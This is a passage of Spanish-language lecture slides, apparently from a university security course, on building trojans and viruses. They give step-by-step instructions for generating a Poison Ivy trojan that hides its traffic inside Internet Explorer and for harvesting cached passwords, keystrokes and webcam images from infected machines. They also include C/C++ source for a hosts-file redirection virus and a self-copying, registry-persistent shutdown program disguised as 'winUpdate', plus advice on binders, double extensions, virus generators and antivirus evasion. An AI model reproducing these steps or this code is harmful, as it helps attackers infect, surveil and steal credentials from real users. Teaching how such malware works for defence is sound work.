
Crear un troyano:



Ejemplos Prácticos: Troyanos

Crear un troyano:

- En la pantalla que aparece active la casilla Inject into a custom process y escriba el nombre del proceso a infectar iexplorer.exe que el tráfico del troyano salga por Internet Explorer y de esta forma camuflle con el tráfico web válido. Pulse Next.




- Finalmente en la pestaña Built pulse el botón Generate.

Ejemplos Prácticos: Troyanos

Conectarnos a un equipo infectado:


- Para conectarnos al equipo infectado tenemos que ejecutar el cliente en el equipo donde hemos indicado que van las peticiones del troyano y esperar a que los equipos infectados se conecten a nosotros.
- Para iniciar el cliente debe realizar los siguientes pasos:
 - ❖ Ejecute Poison Ivy y en el menú File seleccione la opción New Client.
 - ❖ En la pantalla que aparece introduzca el puerto de escucha y la contraseña que utiliza el troyano. Pulse Start.



Ejemplos Prácticos: Troyanos

Conectarnos a un equipo infectado:

- ❑ Ahora tan sólo falta esperar y verá que al cabo de unos instantes los equipos infectados se van conectando automáticamente en nuestro cliente.
- ❑ En la pantalla que aparece introduzca el puerto de escucha y la contraseña que utiliza el troyano. Pulse Start.
- ❑ Para utilizar cualquier equipo tan sólo debe pulsar dos veces sobre el equipo.



Ejemplos Prácticos: Troyanos

Conectarnos a un equipo infectado:

The screenshot shows the 'nuevo [192.168.1.132] - Poison Ivy' window. On the left, a sidebar lists various tools: Managers (Files, Search, Registry, Processes, Services, Applications, Windows), Tools (Relay, Active Ports, Remote Shell, Password Audit, Surveillance, Key Logger, Audio Capture, Screen Capture, Webcam Capture), Plugins (Remote Port Scanner), Administration (Edit ID, Share, Update, Restart, Uninstall). A red box highlights the 'Processes' item under 'Managers'. A yellow arrow points from this red box to the 'Processes' item in the main table header. The main area is titled 'Process Manager' and displays a table of system processes. The table has columns: Image Name, Path, PID, Image Base, Image Size, Threads, CPU, Mem Usage, and Created. The table lists numerous processes including smss.exe, csrss.exe, winlogon.exe, services.exe, lsass.exe, svchost.exe, spoolsv.exe, VMwareS..., explorer.exe, alg.exe, wsckntfy.exe, VMwareT..., ctfmon.exe, cmd.exe, wuauctl.exe, taskmgr.exe, and IEXPLOR... (Internet Explorer). The 'VMwareT...' process is currently selected, highlighted in blue.

Image Name	Path	PID	Image Base	Image Size	Threads	CPU	Mem Usage	Created
smss.exe	\SystemRoot\System32\smss.exe	504	00000000	00000000	3	0	372.00 KiB	04/04/20...
csrss.exe		604	00000000	00000000	11	1	1.38 MiB	04/04/20...
winlogon...	\??\C:\WIND0W\$\system32\winlogon.exe	628	00000000	00000000	16	0	2.41 MiB	04/04/20...
services....	C:\WIND0W\$\\system32\services.exe	676	00000000	00000000	15	0	3.75 MiB	04/04/20...
lsass.exe	C:\WIND0W\$\\system32\lsass.exe	688	00000000	00000000	19	0	948.00 KiB	04/04/20...
svchost.e...	C:\WIND0W\$\\system32\svchost.exe	844	00000000	00000000	17	0	4.20 MiB	04/04/20...
svchost.e...		924	00000000	00000000	11	0	3.66 MiB	04/04/20...
svchost.e...	C:\WIND0W\$\\System32\svchost.exe	1020	00000000	00000000	55	0	16.16 MiB	04/04/20...
svchost.e...		1064	00000000	00000000	6	0	2.88 MiB	04/04/20...
svchost.e...		1116	00000000	00000000	13	0	4.01 MiB	04/04/20...
spoolsv.e...	C:\WIND0W\$\\system32\spoolsv.exe	1372	00000000	00000000	11	0	3.96 MiB	04/04/20...
VMwareS...	C:\Archivos de programa\VMware\VMware Tools\W...	1632	00000000	00000000	3	0	1.86 MiB	04/04/20...
+ explorer.e...	C:\WIND0W\$\\Explorer.EXE	1904	01000000	000FF000	13	0	15.25 MiB	04/04/20...
+ alg.exe		484	00000000	00000000	5	0	3.07 MiB	04/04/20...
+ wsckntfy.e...	C:\WIND0W\$\\system32\wsckntfy.exe	536	01000000	00006000	1	0	1.83 MiB	04/04/20...
+ VMwareT...	C:\Archivos de programa\VMware\VMware Tools\W...	560	00400000	0000D000	2	0	2.43 MiB	04/04/20...
+ VMware...	C:\Archivos de programa\VMware\VMware Tools\W...	564	00400000	0001F000	1	0	2.55 MiB	04/04/20...
+ ctfmon.exe	C:\WIND0W\$\\system32\ctfmon.exe	576	00400000	00006000	1	0	2.69 MiB	04/04/20...
+ cmd.exe	C:\WIND0W\$\\system32\cmd.exe	608	4AD00000	00065000	1	0	84.00 KiB	04/04/20...
+ wuauctl.e...	C:\WIND0W\$\\system32\wuauctl.exe	1748	00400000	0000E000	3	0	3.54 MiB	04/04/20...
+ taskmgr.e...	C:\WIND0W\$\\system32\taskmgr.exe	1596	01000000	00025000	3	1	4.16 MiB	04/04/20...
+ IEXPLOR...	C:\Archivos de programa\Internet Explorer\iexplore.exe	1072	00400000	00019000	14	0	23.33 MiB	04/04/20...

Processes: 24 CPU Usage: 0 % Mem Usage: 104.71 MiB Threads: 277 Handles: 4763

Downloads: 0.00 B/s Upload: 0.00 B/s

Ejemplos Prácticos: Troyanos

Conectarnos a un equipo infectado:

Poison Ivy - [Listening on Port: 3460 (Connections: 1)]

File Preferences Window Help

Connections Statistics Settings

ID	WAN	LAI	Con. Type	Computer	User Name	Acc. Type	OS	CPU	RAM	Version	Ping
nuevo	192.168.1.132	192.16...	Direct	AN_XP	Administrador	Admin	WinXP	2100 MHz	255.48 MIB	2.3.0	62

nuevo [192.168.1.132] - Poison Ivy

Information Managers Files Search Regedit Search Processes Services Installed Applications Windows Tools Relay Active Ports Remote Shell Password Audit Surveillance Key Logger Audio Capture Screen Capture Webcam Capture Plugins Remote Port Scanner (1.1) Administration Edit ID Share Update Restart Uninstall

Service Manager

Display Name	Service Name	Path	Description	Type	Status	Startup Type	Log on as
Changer	Changer			Device Dri...	STOPPED	Automatic	
Servicio de Inde...	CiSvc	C:\WINDOWS\system32\cisvc.e...	Indiza el contenido y...	Shared Ser...	STOPPED	Manual	LocalSyst...
Portafolios	ClipSrv	C:\WINDOWS\system32\clipsrv....	Habilita el Visor del P...	Standard S...	STOPPED	Disabled	LocalSyst...
Controlador del ...	CmBatt	system32\DRIVERS\CmBatt.sys		Device Dri...	RUNNING	Manual	
Cmddde	Cmddde			Device Dri...	STOPPED	Disabled	
Controlador de I...	Compbatt	\SystemRoot\system32\DRIVER...		Device Dri...	RUNNING	Automatic	
Aplicación del si...	COMSysApp	C:\WINDOWS\system32\dlhost....	Administra la configu...	Standard S...	STOPPED	Manual	LocalSyst...
Cpqarray	Cpqarray			Device Dri...	STOPPED	Disabled	
Servicios de cifr...	CryptSvc	C:\WINDOWS\system32\svchost...	Proporciona tres ser...	Shared Ser...	RUNNING	Automatic	LocalSyst...
dac960nt	dac960nt			Device Dri...	STOPPED	Disabled	
Iniciador de pro...	DcomLaunch	C:\WINDOWS\system32\svchost...	Ofrece el inicio de fu...	Shared Ser...	RUNNING	Automatic	LocalSyst...
Cliente DHCP	Dhcp	C:\WINDOWS\system32\svchost...	Administra la configu...	Shared Ser...	RUNNING	Automatic	LocalSyst...
Controlador de ...	Disk	\SystemRoot\System32\DRIVER...		Device Dri...	RUNNING	Automatic	
Servicio del ad...	dmadmin	C:\WINDOWS\System32\dmad...	Configura las unidad...	Shared Ser...	STOPPED	Manual	LocalSyst...
dmboot	dmboot	System32\drivers\dmboot.sys		Device Dri...	STOPPED	Disabled	
Controlador del ...	dmio	\SystemRoot\System32\drivers\...		Device Dri...	RUNNING	Automatic	
dmload	dmload	\SystemRoot\System32\drivers\...		Device Dri...	RUNNING	Automatic	
Administrador d...	dmserver	C:\WINDOWS\System32\svcho...	Detecta y supervisa ...	Shared Ser...	RUNNING	Automatic	LocalSyst...
Sintetizador DL...	DMusic	system32\drivers\DMusic.sys		Device Dri...	STOPPED	Manual	
Cliente DNS	Dnscache	C:\WINDOWS\system32\svchost...	Resuelve y almacen...	Shared Ser...	RUNNING	Automatic	NT AUTH.
dpti2o	dpti2o			Device Dri...	STOPPED	Disabled	
Descodificador ...	drmkaud	system32\drivers\drmkaud.sys		Device Dri...	STOPPED	Manual	
Servicio de infor...	ERSvc	C:\WINDOWS\System32\svchost...	Permite informar de e...	Shared Ser...	RUNNING	Automatic	LocalSyst...

Download: 0.00 B/s Upload: 0.00 B/s

Ejemplos Prácticos: Troyanos

Conectarnos a un equipo infectado:

The screenshot shows the 'Poison Ivy' application window. The title bar reads 'Poison Ivy - [Listening on Port: 3460 (Connections: 1)]'. The menu bar includes 'File', 'Preferences', 'Window', and 'Help'. Below the menu is a toolbar with icons for File, Preferences, Window, Help, and a search bar. A table titled 'Connections' lists one connection: 'nuevo' (IP: 192.168.1.132). The main pane displays a table of 'Cached Passwords' with columns: Type, Additional Data, User Name, and Password. One row shows 'IE.AutoComplete Passwords' with 'http://masteracsi.ual.es/moodle/login/index.php' in 'Additional Data', '77506033n' in 'User Name', and a redacted 'Password' field. A large yellow arrow points from the 'Cached' option in the left sidebar to the redacted password field. The left sidebar contains a tree view of tools and modules, with 'Cached' highlighted by a red box. Other visible items include Managers, Files, Regedit, Processes, Services, Installed Applications, Windows, Tools, Relay, Active Ports, Remote Shell, Password Audit, Surveillance, Key Logger, Audio Capture, Screen Capture, Webcam Capture, Plugins, Administration, and Edit ID. The bottom status bar shows 'Download: 0.00 B/s', 'Upload: 0.00 B/s', and a progress bar.

Type	Additional Data	User Name	Password
IE.AutoComplete Passwords	http://masteracsi.ual.es/moodle/login/index.php	77506033n	[REDACTED]

- En la opción Surveillance los podemos poner a funcionar en mod key logger, capturar pantallas, audio o WebCam. En la parte de administración nos permite controlar el troyano (la parte de servidor).

Ejemplos Prácticos: Virus



Ejemplos Prácticos: Virus

Introducción:

- El primer virus que atacó a una máquina IBM Serie360 (y reconocido como tal), fue llamado Creeper, creado en 1972 por Robert Thomas Morris. Desde entonces hasta la actualidad han surgido muchos tipos de virus cada vez más sofisticados que a veces son inofensivos ya que sólo muestran un mensaje al usuario y otras son un poco más destructivos y eliminan información de nuestro disco duro o incluso borran la tabla de particiones del equipo.
- En general, la estructura de un virus es muy sencilla ya que tan sólo es un programa dañino que suele infectar ficheros ejecutables aunque también existen virus para imágenes o vídeos.
 - **Tal y como muestra en la siguiente diapositiva, cuando un virus infecta un ejecutable, el virus se infecta al final del fichero y cambia el punto de entrada de la aplicación para que primero se ejecute el virus y luego se ejecute la aplicación normalmente.**

Ejemplos Prácticos: Virus

Introducción:

Archivo Limpio

Entry Point

Cuerpo Principal del Programa



Una diferencia fundamental entre el archivo limpio y el infectado es el tamaño

Archivo Infectado



Entry Point

Cuerpo Principal del Programa



Ejemplos Prácticos: Virus

Ejemplo de un virus:

- Existen muchos tipos de virus dependiendo de su funcionalidad, pero básicamente se define virus como un programa malicioso que realiza o daña el equipo de un cliente.
- En el fragmento de código de la siguiente diapositiva puede verse un ejemplo sencillo de virus en el que se modifica el fichero c:/Windows/system32/drivers/etc/host para que cuando un cliente se conecta a la página de www.google.es muestre la página del servidor web de la Universidad de Almería cuya IP es 150.214.156.62. Existen muchos tipos de virus que persiguen que cuando un cliente se conecte a la página de su banco el sistema le redireccione al servidor del atacante para registrar las contraseñas del cliente (Phishing).
- Si compilamos el programa y lo escaneamos con un antivirus o a través de la página web www.virustotal.com puede ver que el virus es indetectable. **Los antivirus detectan los virus por su firma, y como nuestro virus no se encuentra en sus bases de datos es indetectable.**

Ejemplos Prácticos: Virus

Ejemplo de un virus:

Ejemplo de virus sencillo

```
#include <stdio.h>
int main(void)
{
    FILE *fd;
    char cadena[100]="\n150.214.156.62 www.google.es\n";
    fd=fopen("c:\\windows\\system32\\drivers\\etc\\hosts","a");
    fwrite(&cadena,sizeof(cadena),1,fd);
    fclose(fd);
}
```





Virustotal is a **service that analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

[Analysis](#)[Search](#)[Stats](#)[Advanced](#)[VT Community](#)[FAQ](#)[About VT](#)[Upload a file](#)[Submit a URL](#)Service load  [i](#)[Examinar...](#) [Send it over SSL](#) [i](#)[Send file](#)


If you wish, you can also send files [via email](#) or using VirusTotal's [public API](#)

(Maximum file size: 20MB)

Ejemplos Prácticos: Virus

Ejemplo de un virus:

- ❑ Una de las formas que existen para que un virus se ejecute siempre al arrancar es crear una entrada en el registro HKLM\Software\Microsoft\Windows\CurrentVersion\Run.
- ❑ Para hacer que el virus.exe se ejecute automáticamente puede ejecutar el siguiente comando:
 - ❖ `reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v datos /t REG-SZ /d virus.exe`
 - ❖ *siendo datos el nombre de la etiqueta del registro y virus.exe el nombre del fichero ejecutable. Lógicamente, el objetivo es que el virus se propague y se ejecutará automáticamente en el sistema.*



Ejemplos Prácticos: Virus

Ejemplo de un virus:

A continuación se muestra un ejemplo de un virus que se copia automáticamente en el sistema y modifica el registro para ejecutarse automáticamente.


```
// Programa SDForce.exe
#include <iostream>
using namespace std;
int main(void)
{
    system("copy SDForce.exe %systemroot%\system32\SDForce.exe");
    system("REG ADD
HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v
winUpdate /t REG_SZ /d SDForce.exe /f");
    system("shutdown -s -t: 0 -f");
    return 0;
}
```



Ejemplos Prácticos: Virus

Ejemplo de un virus:

```
.....  
system("shutdown -s -t: 0 -f");  
return 0;  
}
```




- Escribe Shutdown -l si lo que quiere es cerrar sesión
- Escribe Shutdown -s si lo que quiere usted es apagar el equipo
- Escribe Shutdown -r para reiniciar el equipo
- Escribe Shutdown -a y podrá anular el apagado del equipo
- Escribe Shutdown -i Muestra las opciones a realizar pero graficamente.
- Escribe Shutdown -t xx para establecer el tiempo de espera para apagar la
- Escribe Shutdown -g Cierra y reinicia el equipo, pero al iniciar reinicia las aplicaciones registradas.
- Escribe Shutdown -p Apaga el equipo pero sin avisar ni con un tiempo de espera.
- Escribe Shutdown -h = Este comando hiberna al equipo.
- Escribe Shutdown -m = Especifica a que equipo se quiere ejecutar este comando (no sirve el comando -l)
- Escribe Shutdown -c para insertar un comentario máximo 127 caracteres
- Escribe Shutdown -f si lo que quiere es forzar el cierre de todas las aplicaciones.
-

Ejemplos Prácticos: Virus

Ejemplo de un virus:

- ❑ Una vez creado el virus el siguiente paso es infectar un fichero para que primero se ejecute el virus y luego se ejecute/visualice el fichero infectado (joiners-blinder).
- ❑ En la siguiente figura puede ver el **joiner Calimocho** (*es un Joiner que tiene funciones de adjuntar, seleccionar el modo de ejecución, cambiar el icono y lo mejor de todo que lo comprime estupendamente para que no pese*)



Ejemplos Prácticos: Virus

Ejemplo de un virus:

- ❑ Multibinder 1.4.1 a Excelente binder que permite fundir múltiples archivos de todo tipo. Su fecha de edición fue agosto de 2001, pero hasta hace poco era indetectable para muchos antivirus. Introduzca los archivos a pegar (pueden ser de cualquier tipo, incluidos los txt, jpg, bmp, etc.).
- ❑ Es bueno para jugar con el truco de la doble extensión. Hay que tener cuidado porque aunque usemos un troyano indetectable, si el binder es detectable la alarma del antivirus disparará alertando a la víctima.

Binders - Joiners

<u>KIMS</u>	KIMS 1.1 (scanear con varios antivirus)	0,6 MB
<u>ASTAROTH</u>	Astaroth Joiner v1.0	0,4 MB
<u>KILLER</u>	Killer Offsets 1.1	0,4 MB
<u>REDBINDER</u>	RedbindeR 2.0	0,4 MB
<u>IPACKER</u>	IPacker Tool (Joiner)	0,2 MB
<u>EESBINDER</u>	EES Binder 1.0	20 KB
<u>FREHBIND</u>	Freshbind 2.0	10 KB
<u>CALIMOCHO</u>	Calimocho Joiner	0,2 MB
<u>MULTIBINDER</u>	Multibinder1.4.1 a	0,2 MB
<u>INTERLACED</u>	Interlaced v1.00	0,2 MB
<u>JUNTADOR</u>	Juntador (binder)	0,6 MB
<u>YAB</u>	YAB v2.0 (binder)	0,4 MB
<u>DECEPTION</u>	Deception Binder 3.0	0,6 MB
<u>ZOMBIES</u>	Zombie's Joiner v2.5 (Binder)	0,2 MB
<u>YAB</u>	YAB v2.0 (Binder)	0,4 MB
<u>RADMIN</u>	Remote Administrator 2.1(Mirror)	1,3 MB

Ejemplos Prácticos: Virus

Generadores de Virus:

- Además de poder hacer el virus de forma artesanal, en Internet existen muchos joiners que permiten realizar un virus de una forma sencilla siguiendo tan sólo un menú (Generador de Virus DVG).



Nombre del Archivo	Tamaño	Descripción	Fecha
<u>dvg.zip</u>	46286	DVG 1.35	Jul 1995

Ejemplos Prácticos: Virus

Generadores de Virus:

- Otra forma de hacer un virus es modificar uno ya existente. Para ello puede descargarse la colección de virus VX heavens <http://vx.netlux.org/>

The screenshot shows a Mozilla Firefox browser window with the title bar "Welcome to VX Heavens! (VX heavens) - Mozilla Firefox". The address bar contains "vx.netlux.org". The main content area displays the VX Heavens homepage. At the top, there's a sidebar with "Hosted sites" (including 29a, cOrRUpt G3n3tix, Berniee, Bl0tic, Bull Moose, DCA, Doomriderz, EOF Project, FASM.su, FAT Assembler Team, hermit, IKX, Izg0y, Positron, Rootkits.su, RRLF, SPTH, V-Codez, Vazonez, Wargame) and "Friendly sites" (Disidents Team, Virus Collection, Virus Books). The main content features a quote from Article 19 of the Universal Declaration of Human Rights: "Everyone has the right to freedom of opinion and expression; this right includes freedom to hold opinions without interference and to seek, receive and impart information and ideas through any media and regardless of frontiers." Below the quote, it says "Viruses don't harm, ignorance does!" and provides a link to contact the webmaster at webmaster@vx.netlux.org. There's also a section for users to help improve the site by uploading new stuff, making a donation, or leaving a comment. The "What's new? (January 2012)" section lists several items in Russian, such as "Z0mbie 'Вирусные технологии: что дальше'", "Z0mbie 'Детектируем пермутирующий вирус'", and "Z0mbie 'Метаморфизм (часть 1)'". The "Latest discussions on forum:" section shows posts from users like Afterm4th, droopy, and dr00v.

Ejemplos Prácticos: Virus

Ocultación para el Antivirus:

- Existen muchas formas que permiten ocultar sw malicioso a un antivirus. Los antivirus cuando reconocen un determinado software malicioso lo hacen utilizando algoritmos de búsqueda de patrones (match pattern). Dichos patrones se forman a partir de los valores que hay en un conjunto de posiciones del ejecutable. Para que un software malicioso no sea detectable por los antivirus, entonces hay que ocultar dicho patrón.
